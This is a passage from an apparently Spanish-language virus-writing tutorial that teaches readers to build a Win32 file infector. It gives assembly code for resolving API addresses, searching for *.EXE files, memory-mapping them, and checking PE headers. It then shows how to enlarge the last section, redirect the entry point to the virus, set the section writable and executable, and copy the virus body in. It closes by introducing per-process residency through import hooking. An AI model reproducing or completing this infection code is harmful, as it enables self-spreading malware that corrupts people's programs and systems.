Como veis, para llamar a GetProcAddress tenéis que empujar la dirección donde tenéis en vuestro virus cada nombre de la API, luego la dirección base del kernel32.dll y llamar. Ah, se me olvidaba, como veréis con la dirección de la función GetProcAddress lo que hago es moverla a [GPAddress+ebp]. La razón en sencilla, así el resultado se rellena en el call y se puede hacer la llamada a la dirección que acabamos de extraer.

Un último apunte antes de acabar esta sección, es algo que yo me pregunté cuando lo vi y me imagino que vosotros igual... ¿para qué tener un array, o sea, una lista de RVAs de nombres de función, luego una lista de ordinales para relacionar el órden en que están en esa lista con un ordinal y finalmente una lista por número ordinal para acceder a la función? O sea, ¿para qué tres listas cuando podría haberse hecho una sóla con por ejemplo bloques de dos campos que contuvieran la dirección de la función y otro la RVA al nombre de la API?

Evidentemente una solución como la segunda sería más optimizada y más cómoda para el programador, ¿por qué liar las cosas tanto de una forma tan absurda? Pues la respuesta es simple... ¿se os ha olvidado que estamos en Windows?. Windows es así de inútil, así de absurdo... y a quien no le convenzan mis argumentos puede buscar en Internet un fichero llamado **dancemonkeyboy.mpg** cuyo protagonista es Steve Balmer, presidente de Microsoft.

Y eso que no os cuento cómo se guarda la fecha en los ficheros, que entonces si que ibais a pensar que estos tíos programan de tripi... para el que tenga curiosidad que se mire la estructura **FILETIME** en Windows (en el famoso Win32.hlp que necesitaréis viene), eso sí, recomendado fumarte unos canutos y mirarlo con algún colega programador y aprovechar así el "momento risas", sobre todo si a partir de **eso** intentáis hacer código para averiguar cual es la fecha del archivo xDDDDD. Será todo lo Universal Time de Supadre que quieras pero... xDDD

Pero bueno dejemos de meternos con Windows, que es tiempo de buscar ficheros para infectar y además acabo de descubrir una nueva gran funcionalidad dada la maravillosa integración de IExplorer y Windoze, que es que puedes marcar favoritos en tu papelera de reciclaje ^^

1.1.5.- A la labor: buscando ficheros

Esto va a ser bastante más simple que todo lo que hemos hecho anteriormente, y nos servirá como un descanso después de esto; las funciones para buscar ficheros son, por suerte, bastante sencillas. Lo único que vamos a tener que indicarle a estas dos funciones, **FindFirstFileA y FindNextFileA**, es un offset con la máscara del tipo de archivo a buscar. Lo más típico, será que utilicemos algo como '*.exe' para ir buscando los ejecutables del directorio actual.

La cosa es sencilla; una vez que hagamos un FindFirst, usaremos el resto de las veces FindNext hasta que no encontremos nada más (que nos será indicado en lo que nos devuelva en EAX la función). Descripción de las funciones y código:

```
HANDLE FindFirstFile( LPCTSTR lpFileName, // address of name of file to search
for
LPWIN32_FIND_DATA lpFindFileData // address of returned information );
```

El primer parámetro es sencillo, es un puntero al nombre del fichero; el segundo, es un puntero a una estructura interna que tenéis que tener en vuestro programa, un bloque de tamaño **SIZE WIN32_FIND_DATA** bytes, y con el siguiente formato para acceder a los datos que nos devuelve la llamada:

```
WIN32_FIND_DATA STRUC
WFD_dwFileAttributes DD ?
WFD_ftCreationTime FILETIME ?
WFD_ftLastAccessTime FILETIME ?
WFD_ftLastWriteTime FILETIME ?
WFD_nFileSizeHigh DD ?
WFD_nFileSizeLow DD ?
WFD_dwReserved0 DD ?
WFD_dwReserved1 DD ?
WFD_szFileName DB MAX_PATH DUP (?)
WFD_szAlternateFileName DB 13 DUP (?)
DB 3 DUP (?) ; dword padding
WIN32_FIND_DATA ENDS
FILETIME STRUC
FT_dwLowDateTime DD ?
FT_dwHighDateTime DD ?
FILETIME ENDS
```

Por cierto, que esto puede meterse en un include :). Aquí código, escrito de forma sencillita:

```
; Esto para el FindFirst
lea eax,[Find_Win32_Data+ebp]
push eax
lea eax,[Search_File+ebp]
push eax
mov eax,dword ptr [API_FindFirst+ebp]
call eax
; Esto para FindNext (por ejemplo)
lea     eax,[Find_Win32_Data+ebp]
push    eax
push    ebx
mov     eax,dword ptr [API_FindNext+ebp]
call    eax
Search_File: db '*.EXE',0  ; Para encontrar solo EXEs ;)
```

Y en fin, con más código que explicaciones (al fin y al cabo esto ya no es tan complicado ¿no? sólo es una estructura sobre la que se escriben los resultados de las llamadas), ya tenemos escrita la base mínima de un virus para Win32.

7.2.- Infección de ficheros PE

7.2.1.- Introducción

Hasta ahora ya hemos obtenido la forma de resituar los accesos a datos mediante el Delta Offset, llamar a la API de Windows y finalmente buscar ficheros; ¿y ahora qué? Bueno, pues ahora es el momento en el que nuestro bichito se ha encontrado con un fichero EXE (porque la máscara para buscar ficheros es *.EXE), y tiene unas ganas muy terribles de infectarlo.

Ayudémosle:

7.2.2.- Formas de acceder a ficheros

Existen habitualmente dos formas distintas de acceder a ficheros; una, la clásica, en realidad es bastante engorrosa y deberíamos olvidarnos de ella cuanto antes, porque supone un gasto absurdo de tiempo y espacio. La otra, ficheros mapeados en memoria, es la que vamos a utilizar.

Mediante la clásica, accedíamos a ficheros mediante un puntero que se desplazaba al leer/escribir o por llamadas a la API. Así, al escribir o leer del fichero pues leía o escribía justo donde marcaba el puntero, y este avanzaba. En sistemas operativos antiguos como Ms-Dos esta era la única forma de hacerlo, y de hecho los de Windows lo mostraron como un gran avance en Win32 (aunque los sistemas tipo Unix llevaban haciéndolo eones, pero así son los caminos del marketing).

El caso es que el sistema bueno para manejar ficheros, que usaremos tanto en Win32 como en Linux, es lo que se conoce como **"ficheros mapeados/proyectados en memoria"**, muchas veces en Windows simplemente se dice MMF, Memory Mapped Files.

La base de este sistema está en el sistema de paginación que describí allá por los principios del curso de virus; en lugar de ir cargando y escribiendo porciones del fichero, lo que se hace al abrir un fichero por mapeado en memoria es hacer que unas cuantas páginas del proceso (dependiendo del tamaño del fichero abierto) se asignen a las posiciones de disco que contienen el fichero. Para entender esto supongamos un fichero de 11Kb y que el tamaño de páginas es de 4Kb. Así, se haría que la primera página apuntase a los 4 primeros Kbytes del fichero, la segunda a los 4 segundos y la tercera a los 3 que faltan. Pero estas páginas no contienen los datos en sí del fichero, sería absurdo cargarlo todo diréctamente puesto que hay partes del fichero a las que vamos a acceder y partes a las que no.

Entonces, cuando accedamos a una parte de fichero en lectura por primera vez accediendo a las posiciones de memoria de las páginas, el SO va a generar un error de fallo de página puesto que se intenta acceder a un trozo de memoria que no está ahí sino que reside en el disco duro (como sucede cuando una página ha sido desalojada de memoria principal para meterse en el disco duro, con el sistema de memoria virtual). El caso es que al surgir esta excepción de fallo de página el SO va a traer a memoria esa página con lo que se realizará la lectura; pero sólo de la parte a la que hemos accedido.

Las ventajas son evidentes; no tenemos que estar pendientes de llevar un puntero de acceso al fichero manejado por la API sino que simplemente accedemos a memoria y escribimos en ella para hacerlo sobre el fichero. Cuando cerramos el fichero, los cambios que hemos hecho en las páginas correspondientes al fichero se actualizan en el disco duro.

Pasando ahora un poco a la práctica, vamos a necesitar tres funciones para realizar la apertura de ficheros en Windows mediante Memory Mapped Files:

```
HANDLE CreateFile(
LPCTSTR lpFileName, // address of name of the file
DWORD    dwDesiredAccess, // access (read-write) mode
DWORD dwShareMode, // share mode
LPSECURITY_ATTRIBUTES lpSecurityAttributes, // address of security descriptor
DWORD dwCreationDistribution, // how to create
DWORD dwFlagsAndAttributes, //    file attributes
HANDLE hTemplateFile // handle of file with attributes to copy
);
```

Esta es la ayuda que nos presenta el Win32.HLP. De aquí podemos ver que lpFileName es un puntero al nombre del fichero (que sacaremos de la estructura WIN32_FIND_DATA de antes, cuando buscamos ficheros), en DesiredAccess tendremos opciones de lectura y escritura (GENERIC_READ y GENERIC_WRITE), dwShareMode trata sobre la compartición del fichero abierto, lpSecurityAttributes (que no necesariamente es soportado, atributos de seguridad del fichero), dwCreationDistribution que trata sobre la forma de acceder (¿si no existe lo creamos? ¿si existe sobreescribimos? ¿sólo lo abrimos? etc), y otros dos sobre opciones de acceso que tampoco trataremos en detalle; tampoco hace falta darle demasiadas vueltas, con una fórmula sencilla estará solucionado y no hay que tenerlo todo en cuenta:

```
push 0
push 0
push 3
push 0
push 1
push 0C0000000h ; Read/Write access
lea eax, [Find_Win32_Data+WFD_szFileName+ebp]
push eax
call dword ptr [API_Create+ebp] ; Delta offset en ebp
```

Ah por cierto fijáos que la forma de empujar los parámetros es en el órden inverso al descrito en las funciones de win32.hlp, que luego nos rallamos por la tontería cuando el fallo era ese xD. Bueno, a lo que iba; dwFlagsAndAttributes y hTemplateFile no nos importan :) y empujamos un cero a la pila. El 3 que empujamos con dwCreationDistribution indica OPEN_EXISTING, es decir, abrir y punto sólo si existe el fichero. El siguiente cero que empujamos es porque no necesariamente tiene estructura de atributos de seguridad (esto se aplica en NT por ejemplo, pero no en un 95/98 donde no existen estos sistemas de seguridad). El 0C0000000h se refiere al acceso deseado (lectura/escritura) y finalmente el W32_Data+WFD_szFileName indica el offset respecto a la estructura Win32_Find_Data donde se encuentra el nombre obtenido mediante FindFirst/FindNext.

El caso es que esta llamada a función nos devolverá un "handler" en EAX. Este handler es un valor que más nos vale conservar, pues se va a utilizar como referencia para manejar el fichero en posteriores ocasiones; la cosa es sencilla, en los datos internos del proceso que se está ejecutando (en este caso un fichero infectado con nuestro virus) hay una serie de "handlers" o descriptores que se relacionan con ficheros abiertos (aparte de, de forma standard, con el input, output, etc, pero esto ya es otra historia). Esta, es la forma en que se manejan los ficheros; el descriptor o handler que tenemos en EAX es la referencia para poder seguir operando con el fichero abierto.

Lo mejor entonces es guardar eax en algún registro donde lo tengamos controlado y no lo perdamos en toda la infección, pues lo tendremos que utilizar luego para cerrar el fichero abierto y guardar los cambios.

```
mov ebx,eax
inc eax
jnz No_Hay_Problema
```

Esto sería la comprobación justo posterior a la apertura de fichero; salvamos EAX en EBX, y comprobamos con el Inc EAX si es igual a 0FFFFFFFFh (o -1, que incrementandolo dara cero). Si lo es, dejamos de infectar porque hubo algún problema al abrir el fichero (nunca está de más la comprobación de errores).

La siguiente función que vamos a tener que usar para nuestro cometido es la de CreateFileMapping, cuya estructura es como sigue:

```
HANDLE CreateFileMapping(
HANDLE hFile, // handle of file to map
LPSECURITY_ATTRIBUTES lpFileMappingAttributes, // optional security attributes
DWORD flProtect, // protection for mapping object
DWORD dwMaximumSizeHigh, // high-order 32 bits of object size
DWORD dwMaximumSizeLow, // low-order 32 bits of object size
LPCTSTR lpName // name of file-mapping object
);
```

Ya vemos que uno de los parámetros, HANDLE hFile, es el handler que nos pasaron antes en EAX; como dije vamos a necesitarlo bastante para seguir tratando con el fichero. Tenemos de nuevo atributos de seguridad y protección, el nombre del objeto mapeado (se puede poner como 0), y otro campo importante que es el del tamaño de fichero; ¿por qué importante? Pues bien, porque esto va a determinar el tamaño del fichero cuando lo cerremos. Si determinamos un tamaño del objeto de 20k y era un fichero de 11k, se van a mapear 20k en memoria (los últimos 9 sin información coherente), y se va a salvar cuando cerremos. Como os podéis imaginar no hay nada como poner como tamaño del objeto justo el del fichero mas el de nuestro virus ;-)

```
mov edi,dword ptr [Find_Win32_Data+WFD_nFileSizeLow+ebp]
add edi,virus_size    ; Host plus our size
push 0
push edi
push 0
push PAGE_READWRITE ; R/W
push 0    ; Opt_sec_attr
push ebx ; Handle
call dword ptr [API_CMap+ebp]
```

En el pequeño listado puede verse lo que hacemos; EDI tiene el tamaño del fichero, al que se le añade el del virus (el tamaño del virus está calculado con EQUs y tal); ponemos ceros para lpName, SizeHigh y OptSecAttr, y para la protección del fichero mapeado permiso de lectura/escritura (PAGE_READWRITE).

Finalmente empujamos el handler y llamamos a la función; en esta ocasión si la función falla Windows no nos va a devolver EAX=-1 sino EAX=0 lo que se puede comprobar con un or eax, eax. Supongo que para hacernos la vida más variada xD. La cuestión es que, si no falla (que no debería, ¿no?) nos devolverá en EAX un nuevo handler del que también habrá que estar pendientes.

Y en fin, nos acercamos al momento decisivo ;-). Sólo nos falta utilizar la tercera función, ya que hemos abierto el fichero, lo hemos de nuevo abierto mediante mapeado en memoria, y ahora haremos el mapeado efectivo... para ello, la función MapViewOfFile; y pasamos diréctamente a dar su especificación:

```
LPVOID MapViewOfFile(
HANDLE hFileMappingObject, // file-mapping object to map into address space
DWORD dwDesiredAccess, // access mode
DWORD dwFileOffsetHigh,         // high-order 32 bits of file offset
DWORD dwFileOffsetLow, // low-order 32 bits  of file offset
DWORD dwNumberOfBytesToMap // number of bytes to map
);
```

Bueno esta ya tiene menos parámetros, ¿no? xD. El Handle que hay que enviarle es el que nos dio CreateFileMapping, el DesiredAccess es FILE_MAP_ALL_ACCESS, dwFileOffsetHigh y Low los pondremos a cero (es una indicación a mano que podemos hacer de que haga el mapeado en memoria en el lugar donde nos dé a nosotros la gana lo cual tampoco es necesario), y eso sí, en NumberOfBytesToMap meteremos el valor de EDI que habíamos puesto antes, es decir, el tamaño del fichero con nuestro virus.

```
push edi
push 0
push 0
push FILE_MAP_ALL_ACCESS
push eax ; handle
call dword ptr [API_MapView+ebp]
```

Así que con esto ya está, tenemos ahora en EAX algo muy muy importante, que es la base address a partir de la cual acceder al fichero mapeado; es decir, que si el fichero se cargó en la dirección 0700000h, EAX va a contener justo esa cifra, el principio del fichero... con lo que ya vamos a tenerlo dispuesto para poder abrir e infectar a nuestro gusto.

Por último, advertir que esto que hemos abierto luego hay que cerrarlo. Para ello hay dos funciones, UnmapViewOfFile y CloseHandler. Sólo hay que pasarles un parámetro, que es la base donde se ha cargado el fichero en memoria (el EAX de antes, conservadlo), y en caso de CloseHandler, el handler que nos pasaron al abrir el fichero. El código para hacerlo es obvio porque sólo hay que empujar un valor y llamar a la API, aun así copio la especificación de las funciones:

```
BOOL UnmapViewOfFile(
LPVOID lpBaseAddress // address where mapped view begins
);
BOOL CloseHandle(
HANDLE hObject
);
```

Pues así de sencillo... por cierto, hay un detalle que quizá os está escamando; al empujar valores a la pila utilizo valores como FILE_MAP_ALL_ACCESS, que si GENERIC_READ, que si tal; sin embargo, si ponéis eso así, a pelo, el Tasm os va a dar errores de compilación diciéndoos que qué son esas palabras que habéis metido ahí y que no significan nada. Lo que necesitáis son ficheros de definición. Por ejemplo, el 0C0000000h en CreateFile lo metí a pelo; en realidad nosotros evidentemente no estamos empujando a la pila ninguna palabra que diga GENERIC_READ o lo que sea, sino que empujamos un número. Por suerte, se puede conseguir la conversión de esas palabras a números en muchos includes de ayuda por ahí desperdigados, puesto que cosas como escribir "GENERIC_READ" lo que pretenden es hacernos la vida más fáciles a los programadores en lugar de tener que recordar qué bits indican qué cosa en cada uno de los tipos de parámetros a API que puedas invocar.

En fin, así, qué remedio, tendréis que buscar algún include decente; al fin y al cabo esto es necesario pues en las referencias a funciones que encontréis en ayudas como el Win32.hlp no vais a ver el valor hexadecimal o de máscara de bits de lo que tenéis que empujar a la pila para hacer determinadas cosas con funciones, sino tan sólo estos nombres que han de ser traducidos. Tarde o temprano, pues, tendréis que usar algún *"fichero*

include" de referencia para programar (hay por ejemplo una de Jacky Qwerty llamada **Win32api.inc** que salió en 29A#2 por ejemplo, y probablemente tendréis definiciones en compiladores como Visual Basic, etc etc etc)

7.2.3.- Formato PE (Portable Ejecutable)

Ya no puedo dejarlo para más adelante, hay que echarle un vistazo bien a fondo al formato de los ejecutables de Windows, conocido como PE (Portable Ejecutable), ya que se trata de algo necesario si queremos infectarlos, ¿verdad?. Conseguimos averiguar la dirección de GetProcAddress en la export table aun sin explicar mucho como esta organizado un PE, pero esto ya se hace necesario a la hora de una infección seria. Sólo comentar, que para una información más amplia y detallada del formato PE nada como buscar el capítulo de Matt Pietrek de su libro "Windows 95 Programming Secrets", llamado "The Portable Executable and COFF OBJ Formats". Sé que hay alguna copia en la red así que es de esas cosas que es interesante que busquéis. En cualquier caso, intentaré documentar al menos lo necesario para poder infectar un fichero de Windows.

Lo primero, es decir que el fichero ejecutable en disco es bastante parecido al aspecto que tendrá en memoria; un fichero PE está dividido en piezas por así decirlo, con cierta información sobre cómo colocar esas piezas en memoria en su estructura en disco. En la cabecera PE se indicará la dirección en la que preferiría ser ubicado en memoria, así como, para cada sección, la dirección relativa (RVA) en la que deberían colocarse sus secciones respecto a esta dirección base. Las referencias a datos y demás, dependientes de la ubicación en memorias, serán recalculadas dinámicamente al cargar el fichero en memoria.

Así pues, el esquema básico de un PE es el siguiente:

Cabecera 'MZ' (Ms-Dos)
File Header (PE)
Optional Header
Tabla de secciones
Secciones **.edata, .idata, .data, .text, .reloc, etc**
Código de debuggeo (opcional)

Vayamos por partes:

- Cabecera 'MZ'

Esta va a servir fundamentalmente para dos cosas; por un lado nos va a mostrar un mensaje de "no, esto no es Windows" cuando se intente ejecutar el fichero desde alguna versión antigua de Ms-Dos. Por otro, tendrá un interesante puntero en el desplazamiento 03ch hacia la cabecera PE. Por supuesto, además tiene la gran ventaja de que aunque para un programa en memoria no sirva para nada se carga en ella para ocupar más espacio, otro gran ejemplo de optimización en su casa gracias a Microsoft(tm).

- File Header

Esta ya es la cabecera PE en sí. Sus 4 primeros bytes van a ser las letras PE y dos bytes a cero. El resto de los campos son los siguientes:

Desplazamiento	Tamaño y nombre	Contenido

00h	**DWORD Cabecera**	Su contenido es PE/0/0
04h	**WORD Machine**	Tipo de máquina para la que se compiló; Intel I386 corresponde a 014Ch
06h	**WORD NumberOfSections**	Número de secciones contenidas en el programa
08h	**DWORD TimeDateStamp**	Fecha y hora en la que el fichero fue producido en otro extraño formato xD
0Ch	**DWORD PointerToSymbolTable**	Sólo utilizado en ficheros OBJ y los ejecutables con opciones de debugging
10h	**DWORD NumberOfSymbols**	Relacionado con el anterior
14h	**WORD SizeOfOptionalHeader**	Tamaño de la cabecera opcional (que normalmente si va a estar presente, faltaría en caso de los ficheros OBJ)
16h	**WORD Characteristics**	Indica si es una DLL, un EXE o un OBJ

- Optional Header

La cabecera opcional también la vamos a tener muy en cuenta; la forma de acceder a ella es simple, ya que está justo después de la File Header. Exáctamente está en la posición 18h respecto a la cabecera PE; de hecho y a efectos de que vamos a utilizarla tanto como la File Header, consideraré como si el desplazamiento fuera *respecto a la File Header* en la siguiente tabla (en la que eso sí voy a omitir las partes que no me resultan importantes, puesto que se extiende hasta un desplazamiento 78h desde este 18h sin contar el array variable de Image_Data_Directory que lo alarga de forma variable)

Desplazamiento	Tamaño y nombre	Contenido
01Ch	**DWORD SizeOfCode**	Tamaño combinado y alineado respecto al alignment de las secciones de código (normalmente reproduce el contenido del tamaño de la .text, pues sólo suele existir esa sección de código). Los siguientes campos, que omitiremos, tratan sobre diversas consideraciones del tamaño.
028h	**DWORD AddressOfEntryPoint**	Esto sí que nos interesa; el punto de entrada (RVA) respecto a la base del fichero en la que comenzamos a ejecutar.
034h	**DWORD ImageBase**	Indica la dirección por defecto a la que el compilador desea que se mapee el fichero en memoria al ejecutarse.
03Ch	**DWORD FileAlignment**	Este campo muestra el alineamiento con el que habrá que alinear el tamaño del fichero, para alinearlo con el principio de sectores en disco.
074h	**DWORD NumberOfRVAndSizes**	Indica el número de entradas en el array de DataDirectory
078h	**ARRAY of DataDirectory**	Este array va a contener la RVA y tamaños de porciones interesantes del PE.

Realmente, de aquí en principio habremos de tener pocas cosas en cuenta, aunque en particular será importante modificar como es evidente el AddressOfEntryPoint. La estructura DataDirectory contiene siempre RVA y tamaño de algunos trozos importantes del fichero como explica la tabla; en particular, resultará cómodo a la hora de buscar exportaciones e importaciones, pues son las dos primeras a las que siempre hace referencia; en 78h tendremos la RVA a .edata, en 7Ch su tamaño, en 80h la RVA a .idata y en 84h el tamaño de esta.

- Tabla de secciones

La tabla de secciones es un array de varias estructuras (un array de la misma longitud que el número de secciones). Así, va a haber una estructura fija para describir a cada sección, que se repetirá tantas veces como secciones haya (y de forma secuencial en el fichero).

Para acceder a esta tabla, lo que haremos será coger el principio de la cabecera PE, sumarle 18h (tamaño de la File Header), buscar el esta File Header el tamaño de la OptionalHeader y sumárselo también. Así, tendremos la dirección en la que comienza la tabla de secciones para poder leer.

Cada entrada en la tabla tiene un tamaño de 28h bytes, y su formato (esta vez incluyo todos los datos) es el siguiente:

Desplazamiento	Tamaño y nombre	Contenido
00h	**8-BYTE -> Name**	El nombre de la sección, contenido en un espacio de 8 bytes
08h	**DWORD VirtualSize**	Tamaño del real de la sección antes de ser redondeado por el alignment
0ch	**DWORD VirtualAddress**	Dirección RVA donde ha de situarse la sección respecto a la base del PE
010h	**DWORD SizeOfRawData**	Tamaño de la sección tras ser redondeada por el alignment
014h	**DWORD PointerToRawData**	El offset donde puede encontrarse la sección en el fichero en disco.
018h	**DWORD PointerToRelocations**	Sin sentido en EXEs
01Ch	**DWORD PointerToLineNumbers**	Idem (relación entre números de línea y código, por si debugging)
020h	**WORD NumerOfRelocations**	De nuevo sin sentido en EXEs (realocaciones en el puntero de 18h)
022h	**WORD NumerOfLineNumbers**	Numero de LineNumbers a los que apunta 01Ch
024h	**DWORD Characteristics**	Los flags de la sección; flags de lectura, escritura, ejecución, etc

De toda esta información haremos caso a los cuatro primeros datos y al último; si nuestra intención al infectar es meternos dentro de una sección (el método más standard, aunque se puede crear otra), tendremos que modificar el VirtualSize, calcular el nuevo SizeOfRawData y modificarlo, cambiar las Characteristics para poder hacerlo Writeable y Executable en caso de que no lo fueran, y acceder a la sección a través de la VirtualAddress. El alignment va a ser el genérico del fichero e indicado en la Optional Header (por defecto, 200h, el tamaño de un sector en disco).

- Secciones

Ya nada es tan sencillo como dividir las cosas en "código, datos y pila". Precedidas por un ".", que Microsoft indica como imprescindible pero que no lo es en la práctica, cada sección de un fichero PE va a cumplir una función determinada, y he aquí el significado de algunas de las secciones más comunes:

.text -> Este es el nombre habitual de la sección de código. Normalmente con flags de ejecución y permiso de lectura, pero no de escritura.

.idata -> Tabla de importaciones; se trata de una estructura que contiene las APIs importadas por el fichero PE así como las librerías de las cuales las importa.

.edata -> Tabla de exportaciones, más propia de ficheros DLL (librerías dinámicas API), con las APIs que el ejecutable exporta.

.bss -> Sección de datos sin inicializar; no ocupa espacio en el disco duro, pues hace referencia a espacio de memoria que ha de reservarse para datos que de por sí no vienen inicializados al comenzar el ejecutable, pero que sí van a ser utilizados por este.

.data -> Datos inicializados, aquellos que tienen valor cuando comienza la ejecución del programa y que por tanto ocupan espacio en disco.

.reloc -> Tabla de realocaciones. Se trata de un ajuste para instrucciones o referencias a variables, dado el hecho de que en ocasiones se ha de cargar el fichero en una dirección distinta de memoria, y las referencias a memoria han de ser reajustadas.

7.2.4.- Teoría sobre infección de ficheros PE

Utilizaremos en esta explicación el "método 29A", consistente a grandes rasgos en la ampliación de la última sección del ejecutable y la copia del virus al final de esta sección, de modo que pertenezca a esta.

Lo primero que se suele hacer, tras abrir y mapear el fichero EXE, es comprobar si es adecuado para la infección; obtenido el inicio de la cabecera PE, lo básico que hay que ver es lo siguiente:

- ¿La cabecera es efectivamente PE/0/0?

- ¿Existe una optional header? Sino, nos despediremos

- ¿El fichero es ejecutable?

Todo ello lo podemos resumir en el siguiente código:

```
mov bx,word ptr ds:[eax+03ch]   ; Suponiendo EAX = base address
add edx,ebx                     ; Cabecera PE
mov bx,word ptr ds:[edx]        ; Cogemos la cadena "PE" en BX
cmp bx,'PE'
jnz cerramos                    ; Si no lo es, cerramos
or word ptr ds:[0014h+edx],0    ; &iquest;Existe la optional header?
jz cerramos                     ; Si el valor es cero, adios
mov ax,word ptr ds:[016h+edx]   ; &iquest;El fichero es ejecutable?
and ax,0002h
jz unmap_close
```

Hecho esto, y dado que queremos meternos en la última sección, el siguiente paso será localizar esta última sección. Ojo, que aunque en la mayoría de los ficheros la última sección físicamente en el fichero es también el último registro en la tabla de secciones, esto no es necesariamente así. Para comprobar cuál es efectivamente la última, cogeremos la tabla de secciones e iteraremos buscando cuál es la que tiene una RVA mayor; así, estaremos muchísimo más seguros. Por tanto, sigamos con código:

```
mov esi,edx  ; EDX en PE/0/0, obtenemos offset de la tabla de secciones
add esi,18h
mov bx,word ptr ds:[edx+14h]
add esi,ebx
movzx ecx,word ptr ds:[edx+06h]   ; numero de secciones
; La cuestión es seguir recorriendo la tabla, comparando lo siguiente:
cmp dword ptr [edi+14h],eax
jz Not_Biggest
```

La sección que tenga ese campo en **[sección+14h]** más alto, será la que infectemos al ser la última. Entonces, ¿qué debemos hacer ahora para continuar la infección?. En primer lugar aumentaremos la VirtualSize de la sección según el tamaño de nuestro virus para dejarle espacio (pues nuestro objetivo es infectar aumentando el tamaño de la última sección y metiéndonos dentro). El problema, reside en que no sólo hemos de tener en cuenta la VirtualSize, sino también otro dato llamado SizeOfRawData, que ha de ser divisible por el "alignment"

¿Qué es el "alignment"? Pues es un número al que está redondeada la SizeOfRawData y que se puede encontrar en la cabecera del PE (normalmente es 200h, 512 en decimal, para alinear respecto a sector del disco). Así, si tuviéramos un nuevo "VirtualSize" de 5431h con nuestro virus, en SizeOfRawData el valor sería de 5600h. ¿Código? Sí, vayamos con código:

```
mov eax,virus_size
xadd dword ptr ds:[esi+8h],eax ; la VirtualSize
push eax  ; VirtualSize antigua
add eax,virus_size  ; Eax vale la nueva VirtualSize
mov ecx, dword ptr ds:[edx+03ch]
xor edx,edx
div ecx         ; dividimos para ver el numero de bloques
xor edx,edx
inc eax
mul ecx         ; multiplicamos por el tamaño de bloque
mov ecx,eax
mov dword ptr ds:[esi+10h],ecx   ; SizeOfRawData
```

Hecho esto, el siguiente paso va a ser cambiar el entry point del programa (el punto donde comienza a ejecutarse) de modo que apunte hacia nosotros. La idea, es que el virus se ejecute primero y, sin ser advertido, pase el control al programa principal. Así pues guardaremos el antiguo entry point (que está en el desplazamiento 28h respecto a la file header) y calcularemos el nuevo haciendo que apunte al final de la sección que vamos a infectar; es decir, el punto en el que vamos a copiar el virus completo.

```
pop ebx                ; VirtualSize - virus_size (lo habiamos empujado en
"VirtualSize antigua")
add ebx,dword ptr ds:[esi+0ch]            ; + la RVA de la sección
mov eax,dword ptr ds:[edx+028h]     ; Guardamos el viejo entry point
mov dword ptr ds:[edx+028h],ebx     ; Ponemos el nuevo
```

Lo siguiente que hay que tocar es el campo "characteristics" de la tabla. En él, nos interesa hacer que la sección pueda leerse, escribirse y ejecutarse para que nuestro virus tenga total libertad. Este campo es tipo "máscara de bits", 32 bits cada uno de los cuales tiene un determinado significado. Tres de ellos los vamos a poner a uno para tener estos permisos, con una orden como "or [edx+024h] , 0C0000000h". Los valores que puede tomar la sección Characteristics son los siguientes (que se combinan entre sí en una máscara de bits):

Flag	Descripción
0x00000020h	La sección contiene código (normalmente unido al flag de ejecución, 0x80000000h)
0x00000040h	La sección contiene datos inicializados
0x00000080h	Contiene datos sin inicializar
0x00000200h	Contiene comentarios u otro tipo de información
0x00000800h	Los contenidos de esta sección no deberían situarse en el EXE final (información para el compilador)
0x02000000h	La sección puede ser descartada, el proceso no la necesita al ejecutar
0x10000000h	Sección que puede compartirse (para DLLs, por ejemplo)
0x20000000h	La sección es ejecutable
0x40000000h	Pueden leerse datos de esta sección
0x80000000h	Pueden escribirse datos en esta sección.

Después de esta modificación en las Characteristics, ajustaremos también el tamaño de SizeOfImage, referente al fichero en su totalidad y que también ha de estar alineado al mismo estilo que el "alignment" (que como dije, está en **[FileHeader+03ch]**). Esta vez no necesitaremos dividir; si hemos guardado el SizeOfRawData antiguo y el nuevo (recordad, el que está alineado) de la sección, no hay más que restar ambos y ver cuanto resulta. Esto, se lo sumamos al SizeOfImage con una instrucción como "add [edx+050h], eax" si eax contiene esta diferencia entre *SizeOfRawData(nuevo)-SizeOfRawData(antiguo)*.

¿Qué nos queda por hacer? Pues muy poco por suerte, tan sólo copiar nuestro virus en el hueco que hemos hecho al ampliar el tamaño de la última sección. Teniendo en EDI la base del fichero mapeado (para añadirle las RVAs):

```
add edi,dword ptr ds:[esi+14h] ;14h = PointerToRawData, inicio de la seccion
add edi,dword ptr ds:[esi+8h] ;8h = VirtualSize, añadimos el tamaño de la seccion
sub edi,virus_size            ;Le restamos el tamaño del virus
lea esi,[ebp+virus_start]     ;ESI en el principio de nuestro virus
mov ecx,virus_size                        ;ECX = Tamaño del virus
```

```
rep movsb                                   ;Copiamos todo el virus
```

Y no hace falta nada más para poder decir que hemos infectado un ejecutable de Windows. Haciendo una breve recapitulación de los pasos a dar podemos ver que, aunque puede sonar a que son muchas cosas, en realidad no se trata de algo tan complejo. Para infectar, pues, debemos:

- Buscar la última sección del fichero
- Aumentar su tamaño en N, tal que N = Tamaño del virus
- Recalcular tamaño de la sección alineada y del fichero alineado
- Cambiar el entry point para que apunte al final de la sección
- Poner permisos de lectura/escritura/ejecución en la sección
- Copiar el virus en el hueco creado, su primer byte en el nuevo entry point.

Con esto acabamos entonces la infección de ficheros de formato Portable Ejecutable.

7.3.- Residencia Per-Process

7.3.1.- Residencia per-process

Hasta ahora hemos tenido la limitación consistente en que al infectar lo único que hacíamos era repasar el directorio actual con FindFirst/FindNext copiándonos a los ficheros ejecutables que encontráramos. Esto puede dejar al virus aislado e impedir una verdadera reproducción; una solución sería por ejemplo tras dar este repaso copiarnos a todos los ficheros del directorio Windows (existe una API que nos soluciona bastante trabajo llamada GetWindowsDirectory, que combinada con SetCurrentDirectory nos permitiría lanzarnos al núcleo).

No obstante, bajo Win32 se pueden utilizar técnicas que rompan esta limitación de zonas de infección; hablo de la residencia, aunque en este caso una residencia limitada dado que se reduce al proceso actual.

Quienes trabajaran con virus en Ms-Dos recordarán la forma en que hacíamos que un programa fuera residente en memoria; toqueteando los MCBs (Memory Control Blocks) nos hacíamos con un espacio en memoria e interceptábamos llamadas a funciones normalmente de la Int21h como "AbrirFichero", etc. Entonces, cuando se abría un fichero, el virus lo infectaba caso de ser infectable.

Pues bien, aquí existe una técnica muy parecida, que dado que se reduce al proceso en el que estamos trabajando, se conoce como "residencia per-process". Los ejecutables de Windows se dedican a importar funciones de distintas librerías, entre otras de la más importante, Kernel32.DLL. Dentro del código del ejecutable, se llama a estas funciones. Pero, ¿y si pudiéramos meternos en medio de estas llamadas, capturarlas y actuar en consecuencia?. Pues ahí reside el interés de esta técnica.

